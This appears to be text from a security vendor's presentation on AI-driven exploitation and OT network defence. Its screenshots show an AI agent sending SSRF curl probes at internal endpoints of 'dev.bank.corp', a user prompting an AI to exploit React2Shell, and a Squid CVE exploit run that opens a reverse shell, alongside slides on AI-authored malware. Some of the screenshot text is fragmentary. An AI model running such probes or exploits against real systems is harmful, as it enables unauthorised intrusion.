.js" noModule=""></script></head><body><div style="font-family:system-ui,&quot;Segoe UI&quot;,Ro
boto,Helvetica,Arial,sans-serif,&quot;Apple Color Emoji&quot;,&quot;Segoe UI Emoji&quot;;height:
100vh;text-align:center;display:flex;flex-direction:column;align-items:center;justify-content:ce
nter"><div><style>body{color:#000;background:#fff;margin:0}.next-error-h1{border-right:1px soli
2026-01-06 15:55:46,134 - __main__ - INFO - 📡 STDOUT: ---
2026-01-06 15:55:46,198 - __main__ - INFO - 📡 STDOUT: {
2026-01-06 15:55:46,199 - __main__ - INFO - 📡 STDOUT: "content": "<!DOCTYPE html><html><head><m
eta charset=\"utf-8\"/><meta name=\"viewport\" content=\"width=device-width, initial-scale=1\"/>
<link rel=\"preload\" as=\"script\" fetchPriority=\"low\" href=\"/_next/static/chunks/webpack-b5
d81ab04c5b38dd.js\"/><script src=\"/_next/static/chunks/4bd1b696-6985518451956beb.js\" async=\"\"
"></script><script src=\"/_next/static/chunks/215-c87099246f791b3a.js\" async=\"\"></script><scr
ipt src=\"/_next/static/chunks/main-app-f9d846872f06a70a.js\" async=\"\"></script><meta name=\"r
obots\" content=\"noindex\"/><title>404: This page could not be found.</title><script src=\"/_ne
xt/static/chunks/polyfills-42372ed130431b0a.js\" noModule=\"\"></script></head><body><div style=
\"font-family:system-ui,&quot;Segoe UI&quot;,Roboto,Helvetica,Arial,sans-serif,&quot;Apple Color
Emoji&quot;,&quot;Segoe UI Emoji&quot;;height:100vh;text-align:center;display:flex;flex-directi
on:column;align-items:center;justify-content:center\"><div><style>body{color:#000;background:#fff;
margin:0}.next-error-h1{border-right:1px soli",
2026-01-06 15:55:46,199 - __main__ - INFO - 📡 STDOUT: "length": 6020,
2026-01-06 15:55:46,199 - __main__ - INFO - 📡 STDOUT: "status": 404,
2026-01-06 15:55:46,199 - __main__ - INFO - 📡 STDOUT: "url": "http://127.0.0.1:3000/api/"
2026-01-06 15:55:46,199 - __main__ - INFO - 📡 STDOUT: }
2026-01-06 15:55:46,232 - __main__ - INFO - 🧹 CLEANUP: Process 18911 removed from registry
2026-01-06 15:55:46,239 - __main__ - INFO - ✅ SUCCESS: Command completed | Exit Code: 0 | Durat
ion: 0.19s
2026-01-06 15:55:46,239 - __main__ - INFO -
2026-01-06 15:55:46,239 - __main__ - INFO - 📊 FINAL RESULTS ✅
2026-01-06 15:55:46,240 - __main__ - INFO -
2026-01-06 15:55:46,240 - __main__ - INFO - 🚀 Command: curl -s "http://dev.bank.corp/api/fetc
h?url=http://127....
2026-01-06 15:55:46,240 - __main__ - INFO - ⌚ Duration: 0.19s
2026-01-06 15:55:46,240 - __main__ - INFO - 📊 Output Size: 2135 bytes
2026-01-06 15:55:46,240 - __main__ - INFO - 🏁 Exit Code: 0
2026-01-06 15:55:46,240 - __main__ - INFO - ✅ Status: SUCCESS | Cached: Yes
2026-01-06 15:55:46,240 - __main__ - INFO -
2026-01-06 15:55:46,240 - __main__ - INFO - 🗄️ Cached result for command: curl -s "http://dev.ba
nk.corp/api/fetch?url=http://127.0.0.1:3000/_next/static/chunks/" | jq -r '.content' 2>/dev/null
| head -30 && echo "---" && curl -s "http://dev.bank.corp/api/fetch?url=http://127.0.0.1:3000/a
pi/" | jq '.' 2>/dev/null
2026-01-06 15:55:46,241 - werkzeug - INFO - 127.0.0.1 - - [06/Jan/2026 15:55:46] "POST /api/comm
and HTTP/1.1" 200 -
```

🔍 Active subdomain enumeration for bank.corp ▾

Try to exploit React2Shell and run id command



Reply...




Opus 4.5 ▾



Claude is AI and can make mistakes. Please double-check responses.

Case Study : VoidLink - AI Authored Malware Framework

- New cloud-native Linux malware framework
- Chinese speaking authors
- Highly modular, with more than 30 modules
- Authored almost entirely by AI
- One developer achieved operational implants within less than a week
- Development plan orchestrated by an AI model
- AI used as the blueprint to build, execute, and test the framework.



Claude Mythos



Assessing Claude Mythos Preview's cybersecurity capabilities

April 7, 2026

The significance of Claude Mythos Preview for cybersecurity

During our testing, we found that Mythos Preview is capable of identifying and then exploiting zero-day vulnerabilities in every major operating system and every major web browser when directed by a user to do so. The vulnerabilities it finds are often subtle or difficult to detect. Many of them are ten or twenty years old, with the oldest we have found so far being a now-patched 27-year-old bug in OpenBSD—an operating system known primarily for its security.

Publicly Available Models Already Unlock Autonomous Exploitation

react2shell

CRITICAL

CVE-2025-55182

Exploited in the Wild

⌚ 30 hours

AI-Generated Exploit

⌚ 21 minutes

telnetd

CRITICAL

CVE-2026-24061

Exploited in the Wild

⌚ 17 hours

AI-Generated Exploit

⌚ 17 minutes

n8n

CRITICAL

CVE-2025-68613

Exploited in the Wild

⌚ 7 days

AI-Generated Exploit

⌚ 99 minutes

Autonomous Exploitation Rate



source: moak.ai

Agentic AI: Accelerates Impact...

Attackers just hired an
incredibly smart
“Intern”
(attacker autonomous agent)




Patching “Grace Period” is Collapsing

From Vulnerability to Exploitation

TTE measures the gap between CVE public disclosure and first confirmed in-the-wild exploitation. Zero = same-day.

— Mean TTE (10% trimmed, days) - - - Median TTE (days) ■ Weaponized Exploits (count)



Based on 3,500+ confirmed-exploited CVEs (CISA KEV + VulnCheck KEV, with VulnCheck XDB timestamps for early-year CVEs) ● zerodayclock.com

source: zerodayclock.com

Zero-Day CVE on Changed Attack Surface

New CVE published → agent detects it affects your infra → researches exploit → builds targeted payload — autonomously

Attacker

ATTACK SURFACE CHANGE

New Squid version on company asset

CVE MATCH

CVE-2025-54574
CVSS 9.8 heap overflow

DEEP RESEARCH

Reads patch diff, finds
URN triggers overflow

BUILD PAYLOAD

Crafts urn: request to
trigger vulnerable code

VALIDATE

10/18 proxy nodes
confirmed vulnerable

Alert -> Exploit 12 minutes

NVD EN' GITHUB 51847.PY — ADAPTED POC TARGETING THE ORG'S PROXY RANGE

SHO
NE
IF
Ba
HTT
Ser
X-S
Via
CVSS
190
191
192
193

Shodar
Fix is trivi
URN req
Vecto
Affec

EXPLOIT
\$ py
\$ se
Explo
\$ py
Squid
HTTP
Serve

\$ se
Copied to:
Over

```
[+] squid/6.9 VULNERABLE
[+] squid/6.9 VULNERABLE
[-] squid/6.10 patched
[+] squid/6.9 VULNERABLE
[-] squid/5.7 not affected
... (12 more hosts)
```

Summary: 10/18 hosts vulnerable to CVE-2025-54574
Patched: 3 | Not affected (older): 5 | Vulnerable: 10

RCE VALIDATION — REVERSE SHELL ON FIRST CONFIRMED NODE

```
$ python3 51847.py --target --port 3128 --lhost --lport 4444
```


```
[*] Building URN overflow payload (offset 524)...
[*] Embedding reverse shell shellcode...
[*] Sending to :3128
[+] Shell received!
```

```
nobody@proxy-node-04:~$ id
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
nobody@proxy-node-04:~$ hostname -I
```

10.0.4.12 INTERNAL NETWORK ACCESS

Industry 4.0 Ecosystem

Connected. Intelligent. Autonomous.



Why OT Is Not Just "Industrial IT"

Treating an OT incident like a corporate one gets people hurt. The priorities, lifecycles, and failure modes are fundamentally different.

Dimension	IT World	OT World
Priority	Confidentiality → Integrity → Availability	Safety → Availability → Integrity → Confidentiality
Asset lifecycle	3–5 years	15–30+ years — replacement requires a plant shutdown
Patching cadence	Monthly, often automatic	Annual turnaround windows — if at all
Reboot impact	User inconvenience	Lost batch, missed shipment, regulatory event, or hazard
Authentication	Identity, MFA, SSO are baseline	Most industrial protocols have none — no auth, no encryption
Failure mode	Data loss or service outage	Physical damage, environmental release, or injury
Compliance driver	GDPR, SOC2, PCI	NIS2, IEC 62443, NERC CIP, EU CRA

OT security choices are operational decisions, not policy decisions.

Industrial Protocols Attackers Abuse

Most OT protocols were designed in the 80s and 90s for serial links. They have no authentication, no encryption, and trust every command they receive.

Modbus / TCP • Schneider

PLC read/write

No auth. Any host on the network can write to coils, registers, or stop the PLC.

DNP3 • Utilities

SCADA telemetry

Optional Secure Authentication rarely deployed. Spoofable measurements and control commands.

PROFINET • Siemens

Real-time control

Layer-2 discovery floods. DCP-Set can reconfigure devices. No authentication on engineering frames.

S7 / S7Comm • Siemens

PLC programming

Direct memory access and program download. Stuxnet's primary channel.

EtherNet/IP & CIP • Rockwell

Drives, IO, PLCs

Unauthenticated CIP messages. Forward Open / Stop CPU commands trivially issued.

OPC UA • Cross-vendor

Modern integration

Strong security available — but frequently deployed with security disabled for compatibility.

If you can't inspect the protocol, you can't secure the process.

Ongoing existing challenges we keep hearing from customers

Sound familiar?

OT networks are flat - one breach reaches everything

No visibility into OT traffic - unknown devices, unknown flows, unknown threats


Segmentation projects stall - complex, manual, and resource-intensive to implement at scale

No proof of zone isolation for NIS2 and IEC 62443

The Business Impact

- **146%** increase in attacks causing physical operational impact
- **40%** of organizations have OT assets exposed to the internet
- **\$400K** per hour average cost of unplanned downtime
- **\$13.8M** average cost of a single major incident

Where are you the most vulnerable?




The Paths to Disruption

1 - IT threat IT threats reaching and compromising OT

2 - Vendor/OEM remote access into OT through weak access controls

3 - Lateral movement inside OT through poor segmentation

4 - Exploiting unpatched OT systems by a threat actor



OT • UNPATCHABLE BY DESIGN

Virtual Patching for Unpatchable PLCs

OT vulnerabilities live for years in production. Virtual patching shields the device at the network — protection without a reboot, a vendor visit, or a maintenance window.

The patching reality in OT

Average time-to-patch for a PLC vulnerability:

18–36 months

Because patching a controller means:

- Coordinated plant shutdown
- Vendor-approved firmware
- Re-validation of safety logic
- Re-certification by the regulator

What virtual patching shields today

- **Siemens S7** — CVE-2022-38465 — remote auth bypass on S7-1500 controllers.
- **Schneider Modicon** — CVE-2021-22779 — Modbus UMAS auth bypass on M340 / M580.
- **Rockwell Logix** — CVE-2022-1161 — ControlLogix run-mode code injection.
- **Unitronics Vision** — Default-credential abuse across exposed water utility PLCs.
- **OPC UA stacks** — Multiple deserialization CVEs across vendor implementations.

If you can't patch the controller, patch the wire in front of it.

If a machine gets infected, how far can it spread?

Let's go deeper:

- Is micro-segmentation on your roadmap - and if you've tried it before, what got in the way?
- If ransomware hits one production line, what stops it from reaching the next?
- Can you isolate a compromised machine without stopping the entire line?
- How do you prove that level of control to your regulators?

Air-gapping isn't a silver bullet

Even "isolated" OT networks still rely on removable media, vendor laptops, and USB firmware updates — each an active path for malware.

How We Stop Attack Paths Without Stopping Production:

Attackers don't "hack a factory" - they take paths into it. We control those paths with security built for live production.



IT-to-OT Boundary

Control what enters into OT



Zero Trust Remote Access

Control who gets in and what they can reach



Production Floor Segmentation

Control how far it can spread



Virtual Patching

Control known risk when you can't patch



Readiness and Response

Stay in control with expert support



Entry



Access



Spread



